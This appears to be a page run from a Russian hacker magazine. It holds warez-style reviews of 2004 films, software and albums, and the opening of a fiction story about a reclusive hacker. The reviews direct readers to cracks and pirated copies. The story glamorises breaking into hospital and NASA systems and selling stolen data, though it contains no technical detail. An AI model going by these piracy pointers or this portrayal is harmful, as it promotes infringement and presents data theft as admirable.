Диагноз обоснован плюсами этого класса :). Вещь эта необходимая и должна быть у каждого хакера. Архивы ZIP сейчас самые распространенные, и с ними надо дружить.

Ссылки

Класс в исходниках забираем здесь: www.codeguru.com/code/legacy/cpp_mfc/CZipFileSrc.zip



Иван Ко, профессор вареза (sidex@real.xakep.ru)

LEECH

СВЕЖАЯ WAREZ'KA

ВИДЕОВАРЕЗ

«КОРОЛЬ АРТУР» (KING ARTHUR)
ДРАМА-ПРИКЛЮЧЕНИЯ

Премьера в RU: 12.08.04



Непросто было отсидеть почти три часа на «Трое»? Над новым историческим фильмом тоже придется попариться, он лишь на пару минут короче. Фильм так и хочет тебе не понравиться с самых первых минут. С апломбом и претензией трейлер «Короля Артура» обещает совершенно новую, еще не слыханную, настоящую историю о Короле. В продолжение же фильма сюжета ожидать вовсе и не стоит. Самое сложное переживание ленты - суметь запомнить слово «Сарматия». Получилось? Интеллектуальная миссия успешно выполнена. Теперь можно просто расслабляться, глазеть на симпотную Кейру Найтли.

«Я РОБОТ» (I ROBOT)
ФАНТАСТИКА-БОЕВИК

Премьера в RU: 05.08.04


Только отгремела «Бабаробот» Шнура, как Уилл Смит сам лично стал бороться с роботами-подонками. Он, будучи чекистом, садится на измену и подозревает металлических друзей в кошмарных преступлениях повсеместно. CGI-творцы же не обламываются и выдают очень завидный графический материал: тебе просто не хочется думать, что это все нереально и ты сам бы такое сбацал, обложившись десятком книг O'Reilly. Ты просто позволяешь себе бояться монстров-злобников. Проторчать от чего-то помимо качественной графики легко смогут поклонники кино «Ворон», снятого режиссером «Я робот».



Остальным следует просто втыкать в «виртуальную реальность», смачивая сырный попкорн желудочным соком :).

«911 ПО ФАРЕНГЕЙТУ» (9/11 FAHRENHEIT)
ДОКУМЕНТАЛЬНЫЙ ФИЛЬМ

Премьера в RU: 02.09.04



Фильм обещает Джорджа Буша в главной роли! Обещание не далеко от правды, ибо представленный фильм оказывается документальным. Тебе пытаются объяснить, почему США стала главной мишенью для мировых террористов, как нынешний US-президент стал злейшим врагом Осамы бин Ладена. Американскому глазу фильм пришелся, как если бы была снята комедия о захвате «Норд-Оста» у нас. Однако время идет, и слишком много одинаковых слов было сказано по теме 911. Сейчас уже можно поддать немного черного юмора в огонь антитеррористической истерии. Буш оказывается представлен как звезда-комик, камера подлавливает самые забавные моменты его президентства; он больше не глобальный босс, но сосед на лавочке с дудоном «Арсенального». Название фильма отсылает к известной антиутопии «451 градус по Фаренгейту» от Бредберри. Лично мне плохо верится, что двухчасовой фильм способен развенчать утопию «11 сентября». Однако жесткость подхода ласкает наш взор. Разве могла пройти мимо коммунистическая пропаганда о «жадном заморском буржуе» - США в детском саду и «нулевке»?

«ПРЕВОСХОДСТВО БОРНА» (BOURNE SUPREMACY)
ПРИКЛЮЧЕНИЯ-БОЕВИК

Премьера в RU: 02.09.04



Со времен выхода «Профессионала» с Бельмондо все шпионские фильмы похожи один на другой, как сотрудницы тайских салонов эротического массажа. Нашего шпиона бросает родная контора без документов и средств к существованию, когда он оказывается отработанным материалом. Обычно подобного сюжета хватает лишь на одну серию, здесь же имеем продолжение первой «Идентификации Борна». После движения в Индии с Германией горемыку заносит и в Москву, где он сталкивается с опасным нефтяным олигархом. По ходу разборок Борн пытается нагнать: за что его хотят завалить? И что вообще было вчера? Потуги памяти довольно занимательны, на-

парница героя также заслуживает немного внимания. В целом фильм оставляет то же впечатление, что и первая серия 2002 г. Если не видел начала, лучше стрельнуть его у кого-то из корешей перед просмотром новинки.

«ЧЕЛОВЕК В ОГНЕ» (MAN ON FIRE)
БОЕВИК

Премьера в RU: 09.09.04




Новый боевичок о бывшем агенте некой ультра-пупер-гипер-спецслужбы. Новое о старом - сие есть ремейк фильма 87 года. Как часто случается с бывшими кгбшниками, герой уверенно бухает, «стоит под пивбаром на постоянке». Судьба заносит его в Мексику, где он собирался навестить знакомого собутыльника. Он приезжает в Забугорье, надеясь насобирать бутылок по окрестным помойкам на белую и глазированный сырок «Дружба». Не тут-то было! Его принимают в телохранители дочки некого упакованного чела. Сюжет получается неприлично банальным, мы устали от его очевидности. Мы устали от видов Мексики, обкушавшись оными в обеих сериях «Desperado», мы еще устанем от Дензела Вашингтона, который играет главную роль в выходящем скоро «Маньчжурском кандидате». Если тебя не смутит фраза подруги «Где-то это все мы уже видели...» после киносеанса, смело качай добро. Если же тебе ближе Мексика в видении «Сука-любовь», то «Человек в огне» станет убедительным разочарованием.

«ВЫШИБАЛЫ» (DODGEBALL: A TRUE UNDERDOG STORY)
КОМЕДИЯ

Премьера в RU: 09.09.04


Мериться пиписьками больше не модно, нынешняя пацанва разрешает споры в честном спортивном бою. Бен Стиллер рулит супертоповым спортзалом, но его жизнь усложняет конкурент, разбивший свою качалку через дорогу. Разве это дело? Вот и ребята решили схлестнуться на чемпионате по игре в вышибалу. На подмогу Бену приходят герои «Американского Гладиатора» (у нас по этой теме Динамит более других засветился), их готовит к сражению передовой тренер. Финал случается в Лас-Вегасе. Хозяин сосущего спортзала рассчитывает выиграть 50K бача, чтобы спасти от банкротства свое детище. Получится ли? Получилась неплохая комедия с задвигами вроде:



- Пацаны, вы сосете!
- Спасибо. Я рад, что приехал в Вегас!

«ВОКРУГ СВЕТА ЗА 80 ДНЕЙ» (AROUND THE WORLD IN 80 DAYS)
ПРИКЛЮЧЕНИЯ-КОМЕДИЯ

Премьера в RU: 02.09.04



Одно из наиболее ярких впечатлений детства - мультфильм «Вокруг света за 80 дней» про льва-героя на канале «2Х2». Сейчас случился ремейк с Джеки Чаном в главной роли. Легендарный сюжет (гуляющий вокруг света с 1872 года) плюс легендарный Чан, на которого все хотели быть похожими в детстве! Китайский вор, укравший бесценную статую Будды, вписывается в тусу перца, который поспорил, что объедет целый свет за 80 дней. Мы уже не дети, а Джеки уже совсем не тот супергерой отчаянного махача. В каждом движении его 50-летнего тела звучит усталость, объяснить, почему случаются схватки, нет никакой возможности: все выглядит бессмысленно. Как и бессмысленно целое путешествие в представлении режиссера.

«ДЕВЯТЬ ЯРДОВ 2» (THE WHOLE TEN YARDS)
КРИМИНАЛЬНАЯ КОМЕДИЯ


Премьера в RU: 16.09.04

Тема бывших чекистов, супергероев и бандитов актуальна как никогда. Актуальна настолько, что в меру передозироваться бывшими. Здесь Брюс Уиллис оказывается бывшим бандосом, по чужому слепку зубов живущим в чужом доме под чужим именем. Он в полном шоколаде и укомплектован качественной женой, тоже бывшей киллершей. Шоколад уверенно разжижается, когда в дом приходит настоящий обладатель зубов и имени, под которым живет Уиллис. Настоящий хозяин просит отбить его жену у венгерской ОПГ. Начинается жара, чтобы сразу закончиться: вся стрельба и взрывы авто выглядят совсем неубедительно. Напарник Брюса, актер Перри, мало вписывается в новоявленный дуэт. Жаль, что забавное начинание 2000 г. продолжилось столь кисло.



СОФТВАРЕЗ

KDE 3.3 BETA 2 (KOLLEGE)
download.kde.org/unstable/3.2.92



В свое время IRC-споры о первенстве KDE и GNOME часто заканчивались массированными DDoS'ами и takeover'ами каналов спорщиков. Сейчас все устаканилось, и KDE радует релизом. Всегда приятно иметь самую последнюю версию софта, но неприятно втыкать в решение самых последних багов. Так, у меня, как и у ряда других Linux-энтузиастов, были весомые проблемы в новом KDE при работе gcc. Проблемы имели массовый характер, но в течение первой недели официального патча от KDE не последовало :(. Если ломает качать новую бетку, закажи добро диском на linuxcenter.ru.

WINE-20040716 (DEVELOPERS ONLY RELEASE)
www.winehq.com/site/download


Wine - это wine, оно позволяет работать с win-софтом прямо в *nix'е. Последний билд более стабилен: реализована поддержка MS Installer dll, видны потуги в работе над перерисовкой окон, сделан незаметный тюнинг



DirectSound. Стоит помнить, что «стабильной» эта версия покажется лишь опытному юзеру; начинающим лучше сдуть официальную stable-версию.

LEECHGET 2004 1.1 RC 1520


www.leechget.net



Все любят свой собственный бренд. И единственная причина появления этого обзора - имя софта LeechGet. Новый три тысячи первый download-менеджер, который отлично интегрируется в IE и радует глаз поклонников MS Outlook. Маркировка «2004» имеет лишь косметическо-маркетинговый характер: почти никаких изменений с конца 2003 не удалось найти.

AD MUNCHER 4.53.9408 BETA

www.admuncher.com



По долгу службы я обкатываю сотни софтин за месяц. Потом прочесываю систему по теме насажденной гадости - не стертых uninstall'ом сотен меговых либ, измененных параметров загрузки и - самое частое и отвратительное - тонн рекламы! Последнее время я пользовался Ad Aware, до 95% рекламы удавалось вымывать. Однако, увы, кодеры софта начали проигрывать гонку вооружений рекламщикам - новые и новые spyware-шняги оставались и остаются в системе. Нужен дублер! С задачей оного очень неплохо справился Ad Muncher, который сразу после инсталляции на голую ось вычистил мои ICQ, Kazaa, Opera и Morpheus от проделок надоедливых промоутеров. Софт довольно популярен, и своевременно выходят лекарства от фармацевтической компании astalavista.box.sk :).



REALPLAYER 10 FOR WINDOWS BUILD 6.0.12.883


www.real.com



Я не очень понимаю old-school понты, когда люди выкладывают музычку в RA-формате, ругаясь на попсовость mp3. Но «реальный» формат еще жив и способствует популярности отцовского софта - RealPlayer, который намедни разразился новым билдом. Первое впечатление - тема не встает в чистую WinXP SP2 систему. Когда успех пришел ко мне с инсталлом в ноутбук, я безуспешно пытался насладиться жуткими тормозами в работе плеера (чтобы было время лучше понять смысл прослушанной музыки :) и залежами рекламного кала (чтобы расширить узкий geek'овский кругозор :). RA-поклонникам я бы посоветовал познакомиться с RealAlternative софтом (download.pods.lv/RealAlternative). После ряда ожидаемых доработок сие станет настоящей бесплатной альтернативой real.com.

MOZILLA FOR WINDOWS 1.8 ALPHA 2

www.mozilla.org



Попытки создать замену IE и Опере напоминали процесс мочеиспускания против порывистого ветра. Большинство начинаний заканчивались надстройками IE, которые позиционировались как нечто уникальное. Mozilla же действительно стал уникальным продуктом, собравшим лучшее от боевика прошлого десятилетия - Netscape Navigator. В новой версии прописана доработанная версия срезалки поп-апов, багфиксы и апдейты pop3-клиента, работа с Netscape-плагинами. Помимо альфовой Mozilla-версии, к рассмотрению рекомендуются Firefox/Thunderbird-продукты.

DIVX PRO FOR WINDOWS 5.2/ DR. DIVX 1.05

www.divx.com

Главная фишка пака - работа с XviD-форматом, который оперативно набирает обороты. Огорчают сложности с поддержкой титров, несмотря на целую серию багфиксов относительно прежней версии 5.1. Альтернатива кодеку плеера, Dr. DivX радует большей широтой опций. Любители действительно бесплат-




ного софта могут разыскать десятки рабочих альтернатив.

Весь представленный софт доступен trial'ами на сайтах производителей. К выходу журнала большая часть будет лечиться от жадности (astalavista.box.sk). Полные же версии доступны на знакомых лотках у метро, в eDonkey, IRC (www.relaxedirc.net, к примеру) и заказом компактов с www.backups.cd.

АУДИОВАРЕЗ


MISS KITTIN «I COM» ТЕХНО-ФАНК-ХАУС



Все развивается по спирали: позавчера это был cool, вчера kal, сегодня снова cool, причем со значительно большим числом букв «O» - coooooooooooooool. Когда в 2000 г. Валерия выпустила «Первый Интернет-альбом», мы всей командой Х обожрались дармового абсента с радости, прямо на пресс-конференции! Пару же лет назад я готов был потерять здоровье, чтобы проучить невежду, который вставлял в разговор слова, оканчивающиеся на «дотком». Сейчас '04, и Miss Kittin оказывается очень хороша со своим «I Com»: наложила кучу техно-хауса с заметными задвигами в стиле Felix da Housecat. С последним певица успешно работала прежде. Диск отлично комбинируется с «Devin Dazzle & The Neon Fever» от Felix'a.


THE PRODIGY «ALWAYS OUTNUMBERED NEVER OUTGUNNED» ТЕХНО-ХАУС

Виктор Цой жив! The Prodigy вернулись! Если ты не склонен к поклонению первой фразе, то и со второй вряд ли согласишься после прослушивания нового альбома. Кроме уже забытого женского вокала с Voodoo People, здесь почти ничего не осталось от прежних Prodigy, главных поджигателей школьных дискотек в 90-ые. К качеству обработки материала претензий быть не может, все очень гладко. Вопрос лишь в самом материале, есть ли действительно то, что следует обрабатывать? Не очень много осталось: попытки воскресить убитые ритмы тонут в сиплом вокале, попытки



читкой передать умную мысль сходят на нет под невменяемым звуковым фоном. Альбом было забавно слушать лишь по старой памяти и наслаждаясь фактом, что диск появился на mp3search.ru раньше официального релиза.

ATB «NO SILENCE»
ПРО-ТРАНС-ХАУС



Немецкие технотворцы взяли на вооружение певицу у Пола Окенфолда. Прекрасный «Hypnotized» звучит почти на всех треках, кроме четырех; 13 остальных - вокальные. Музыка оказалась довольно уместна в фильме «Охотники за разумом» и на моем внешнем SATA-винте. Последняя работа ATB - идеальный баланс между расслабленным попом и впрягающим технарем.

THE HIVES «TYRANNOSAURUS HIVES»
ПАНК-ГАРАЖ-РОК



Новый альбом The Hives напоминает подростковый секс: все происходит очень быстро, но остаются самые приятные ощущения. На новом CD подборка коротеньких треков от шведской бригады, которые из маргинальных рокеров плавно телепортировались в стан звезд MTV. Однажды наблюдал телешоу с этой группой по ресиверу «НТВ+», отсиживаясь у кореша-фрикера: по энергетике эти бобры готовы отхлестать молодого Игги Попа! Помимо прослушки данного короткого диска (30 минут), рекомендуется скачать пару мувиков с их клипами.

THE CURE «THE CURE»
РОК



Самый главный панк времен и народов Сид Вишес предсказывал, что не доживет до 21 года. Не дожил, как и обещал, но дело его живет и пенсионеры от панка перенимают эстафету. В 2000 году ребята уже попрощались с публикой альбомом «Bloodflowers». Попрощались, но не ушли: голодно и холодно как-то стало без денежных вливаний и фанатских преследований. Для поддержания минимального прожиточного минимума группа уже выкатила антологию «B Sides», которая получила пятерку от X. Здесь получается та же оценка и те же разочарования: от группы ждали порядком большего.

THE ROOTS «TIPPING POINT»
ХИП-ХОП



Нет, ты не угадал. Ни хакеры-rooter'ы, ни тем более сами законные root'ы - админы пока не собрались и не записали собственный CD. Нет, просто банда чернокожих музыкантов порадовала массы своим шестым альбомом. Поклонники признаются, что The Roots отлично росли от альбома к альбому: следующий всегда был лучше предыдущего! Здесь, увы, такого не получается: в определенном возрасте человек перестает расти буквально, сантиметр за сантиметром. Почему The Roots не пробивают потолка крутостью нового релиза? Быть может, дело в ускоренном обороте кадров ВИА: от альбома к альбому их музыканты, МС и поэты менялись беспрестанно. Если этот альбом станет первым в твоей коллекции, он будет одним из лучших по теме хип-хопа, и ты простишь меня, не давшего «Tipping Point» 10 из 10.

NIGHTWISH «ONCE»
ХАРД-РОК-МЕТАЛЛ



Еще вчера ты, читатель, писал гневные письма: почему Иван Ко не дает обзоров металла и прочего тяжеляка? Сегодня «Once» становится лучшим диском обзора. Очень красивый женский вокал, который поддерживается напевами на финском - родном языке Nightwish. Я не могу простить создателям «Ван Хельсинга», что они не взяли обозреваемый CD в OST фильма! Здесь столько готики и безудержно возбуждающего негатива: узнав из песен о вампирических приключениях и прочем «аде на Земле», понимаешь - завтра все будет значительно лучше. Самый оптимистичный диск улетучивающегося лета.

THE CORRS «BORROWED HEAVEN»
ПОП-РОК



По ранним релизам The Corrs я учил английский язык. Выцеплял из текстов песен наиболее убедительные словесные обороты для запаривания мозгов американкам на IRC. Сейчас язык и так стоит на уровне, не надо баловаться. Однако память об альбоме «In Blue» не позволила пропустить новинку мимо ушей. Новый релиз от ирландцев получился очень расслабленным, ни одного боевика-хита, явного уху обывателя. Есть куча фольклора. Зачем нам оный, притом ирландский? У нас и своих, куда более завидных, ансамблей песни и пляски хватает!



■ mindw0rk (mindw0rk@gameland.ru)



Незнакомец по ту сторону сети

Комната представляла собой печальное зрелище. Скомканная одежда была раскидана повсюду вперемешку с пустыми банками из-под пива и обертками от чипсов. На столе два 17-дюймовых монитора, окруженные стопками исписанных бумаг, грудами толстенных технических книг и другим хламом. В углу незаправленная кровать. Тихо играла электронная музыка и царил полумрак – Spook не любил солнечный свет и всегда зашторивал окна. Уже вторую неделю он не выходил из дома, днями и ночами просиживая у компьютера.

Сейчас он растянулся в кресле, закинув ноги на стол, и задумчиво смотрел на экран одного из мониторов, где виднелось приглашение системы и мигающий курсор. Взломать компьютер, принадлежащий тайваньской больнице, заняло ровно 3 минуты. Еще недавно он бы с удовольствием полазил по директориям в поисках чего-нибудь интересного, но сейчас ему было в лом. Последние несколько дней Spook испытывал депрессию, и избавиться от нее не помогал даже старый проверенный способ – издевательство над каким-нибудь админом. Мир казался полным говном.

Когда-то у него было много друзей. Они встречались, пили пиво, разговаривали на глупые темы. У него даже была подружка – вполне симпотная брюнетка, не умнее и не глупее миллиона других. Он смутно помнил, как они гуляли за ручку по центральному парку, обменивались планами на будущее, целовались на виду у всех... Все это было как будто в другой жизни, тысячу лет назад, а не позапрошлым летом. Теперь его телефон молчал, а среди людей, с которыми ему приходилось общаться в реале, были лишь продавцы в магазинах и разные сервисные работники. Он не знал, в какой момент так сильно изменилась его жизнь, и не знал – в лучшую или худшую сторону. Хакер просто принимал свое окружение и бесконечные хаки как должное. И старался не думать о тех людях, которые когда-то были ему близки.

Глянув еще раз на монитор, Spook решил, что пора проветриться. Десятидневное сидение за компом кого угодно введет в депресняк. Нацепив джинсы и перевесив через плечо неизменный рюкзак, он закрыл дверь и пошел куда-нибудь.

На улице вечерело. Люди спешили по своим делам, не обращая на него никакого внимания. Хакер смотрел на них с презрением. Для него люди были стадом, животными, которые живут неизвестно зачем. Проводят бесцельно время, тратят деньги на разную чушь и при всем при этом считают себя счастливыми. Spook никогда не спрашивал себя, чего добился он сам, но безусловно считал себя выше серой толпы. Он хакер, а это уже говорит о многом.

– Молодой человек, который сейчас час?

Spook не сразу сообразил, что обращаются к нему. Какая-то девица насмешливо оглядывала его и ждала, когда он ответит.

– Я не ношу часов.

– Счастливым время не нужно?

У него не было желания поддерживать этот пустой разговор, поэтому Spook просто отвернулся и побрел дальше. Дойдя до парка, он сел на берегу пруда и долго смотрел на воду. А когда на землю опустились сумерки, хакер уже сидел дома и работал за компом.

* * *

Внутренний будильник сработал ровно через 5 часов. Spook давно приучил себя спать не больше 5 часов в сутки. Сначала было сложно, но теперь хватало с головой. Сэкономленное на сне время он тратил на чтение security-рассылок и разных док.

Вскочив с постели, хакер включил стоящий у компа электрочайник и принялся изучать логи сканера, работавшего, пока он дрых. Снова ничего интересного. Spook уже долгое время искал систему, которая могла бы бросить достойный вызов его знаниям. Все security-продукты, проходящие под лозунгом "uncrackable", взламывались за несколько часов и отправлялись в трэш. Microsoft.com, ebay.com, amazon.com, google.com, whitehouse.gov – Spook получал рута на этих и многих других крупнейших ресурсах Сети. Он нигде это не афишировал, так как не считал чем-то выдающимся. Он просто выбирал цель и через какое-то время находил обходной путь. Spook не мог объяснить, как это ему удается. Решение всегда находило его само. Это был его дар, специфический талант взламывать компьютерные системы.

Хакер кинул в чашку сразу два пакетика чая, размешал сахар и отхлебнул кипяток.

Деньги, вырученные от прошлого подработка, почти закончились, нужно было снова найти какую-нибудь халтурку.

Spook не заморачивался поисками постоянной работы. Со своими способностями он мог легко зарабатывать десятки тысяч баксов в месяц, но тратить их было особо некуда. Поэтому хакер довольствовался редкими заказами по добыче конфиденциальной информации. За пару-тройку часов он выполнял поручение и обеспечивал себя материально на несколько месяцев вперед. А когда деньги заканчивались, снова предлагал свои услуги.

Хакер ввел мало кому известную ссылку и попал на черный рынок нелегальных услуг. Здесь можно было нанять не только профессионального взломщика, но даже киллера для убийства президента. Вопрос был только в цене. Каждый раз Spook заходил в это место под разными никами.

Одному из заказчиков требовалась информация о каком-то секретном самолете, разработка которого велась в лабораториях NASA. В зависимости от полноты сведений он предлагал от 10 до 100 тысяч баксов. У Spook'а уже был доступ ко внутренней сети аэрокосмического агентства, оставалось только найти в ней то, что нужно. Хакер обговорил условия с заказчиком и тут же зашел на комп одной из лабораторий NASA. Воспользовавшись внутрисетевым поиском, он обнаружил, в каком сегменте сети находятся нужные документы. Так как проект был из разряда top secret, доступ к нему не вовлеченным сотрудникам NASA был закрыт. Поиски способа обойти файрвол заняли полчаса. После этого Spook проник на компьютер разработчиков самолета и, отобрав интересующие заказчика сведения, залил их себе. Почистив логи, он вышел.

* * *

Эта девушка сразу привлекла его внимание. На других фотографиях были откровенные бляди, она отличалась от остальных. У нее было детское лицо, несмотря на возраст 22 года, и, как ему показалось, грустные глаза. Правда, с анкетой Маша подкачала: "Моему сердцу холодно, может быть, ты сможешь его согреть?". Spook не собирался ничего согревать, все, что ему было нужно, – быстрый секс без обязательств.

Он набрал ее телефон.

Девушка взяла трубку практически сразу. Маша настаивала, чтобы он сам к ней приехал, но Spook'у удалось ее убедить встретиться у него на квартире. К тому времени, когда она приехала, он успел немного прибрать в своей берлоге, и теперь квартира не выглядела как свалка.

Стоящая на пороге девушка выглядела хуже, чем на фотографии. Очевидно, у нее был хороший фотограф, который умел пользоваться фотошопом. Но и в реале она была ничего.

– Привет. Я Маша, – улыбнулась гостья.

Spook впустил ее в квартиру и предложил чувствовать себя как дома. Первым делом девушка поинтересовалась, где здесь ванная. Хакер проводил ее до двери своей ванной комнаты, а сам уселся за комп. Он и раньше пользовался услугами проституток, но домой к себе приглашал впервые. Тем более, стоящую $200 в час. Как вести себя дальше, он не знал, поэтому решил доверить развитие событий девушке.

Пока она готовила себя к любовным утехам, Spook зашел на англоязычный форум, где тусили авторитетные блэк хэты, и мельком просматривал темы. Один из топиков привлек его внимание. Автор предлагал попробовать взломать защиту какого-то сервака. Кому он принадлежал и что на нем хранилось, не объяснялось. Но автор утверждал, что задачка не из легких. В ветви было несколько отзывов людей, пытавшихся это осуществить. Об успехе не заявил никто.

Spook в таких делах любил быть первым.

Он подключился терминалкой к системе и принялся ее прощупывать. Явных дыр там не было, это и понятно, иначе хацкеры с форума порвали бы ее на куски. Spook попытался подойти к системе с разных сторон, но быстро получить рута не удалось. В нем начал просыпаться азарт.

– Милый, как насчет того, чтобы оторваться от своей игрушки и заняться мной?

Хакая систему, Spook совсем забыл, что он в квартире не один. Девушка закончила свои водные процедуры, присела на краешек кровати и коснулась ладонью его ноги.

Хакер повернулся к ней. Девушка была красивой, и в любой другой раз он бы с удовольствием ее трахнул, но сейчас он мог думать только о системе. О том, как преодолеть ее защиту. И эта шлюха его только отвлекала.

Убрав руку со своей ноги, Spook протянул ей 200 баксов и, сказав, что передумал, выпроводил девушку из дома. Проститутка не высказала никаких эмоций. Главное – с деньгами не кинули, причуды клиента ее не волновали.


Spook закрыл за ней дверь и вернулся к компу. Он хотел разделаться с этой системой, и побыстрее.

* * *

Три следующих дня он не думал ни о чем другом. Это была первая в его жизни система, через которую он никак не мог пробиться. Установленную там ОС он тоже видел впервые – она походила на OpenBSD и была безупречно защищена.

На форуме хакеры делились предположениями, как можно обойти защиту. Все их мысли были банальны, и многое Spook опробовал сразу. Сам в дискуссиях он участия не принимал, а вместо этого пытался найти в Сети хоть какую-то информацию о неизвестной ОС и возможном наличии дыр в ней. Полный ноль. Однако чем больше он изучал команды ОС, тем больше она казалась ему знакомой.

На четвертый день Spook решил-таки проконсультироваться со своим приятелем – единственным хакером, квалификация которого была, вероятно, выше, чем у него самого. Zarakul работал в крупной компании ведущим отдела компьютерной безопасности. О его ночном хобби не знал никто, кроме Spook'а и еще пары хакеров, которым он доверял. Скинув Zarakul'у ссылку на систему, Spook принялся ждать резюме своего коллеги. Тот отозвался через два часа:





– Да, машинка действительно защищена что надо. Думаю, ломать ее обычным образом бесполезно.

– Нет ничего невозможного. Я все-таки хочу попробовать.

– Валяй, Spook. Помнится, ты как раз жаловался, что давно не попадались достойные системы. Эта даст тебе возможность поломать голову.

– Ок. Как только я ее взломаю, я дам тебе знать. Думаю, тебе не придется долго ждать.

* * *

Вскоре Spook обнаружил, что система защиты на сервере многоуровневая. Порог, который не могли преодолеть хакеры с форума, был всего лишь первым в цепочке обороны. Чтобы добраться до высших привилегий, нужно было пройти все. А для этого предстояло разобрать систему на запчасти и изучить ее вдоль и поперек. Проблема была в том, что исходников ее нигде не было.

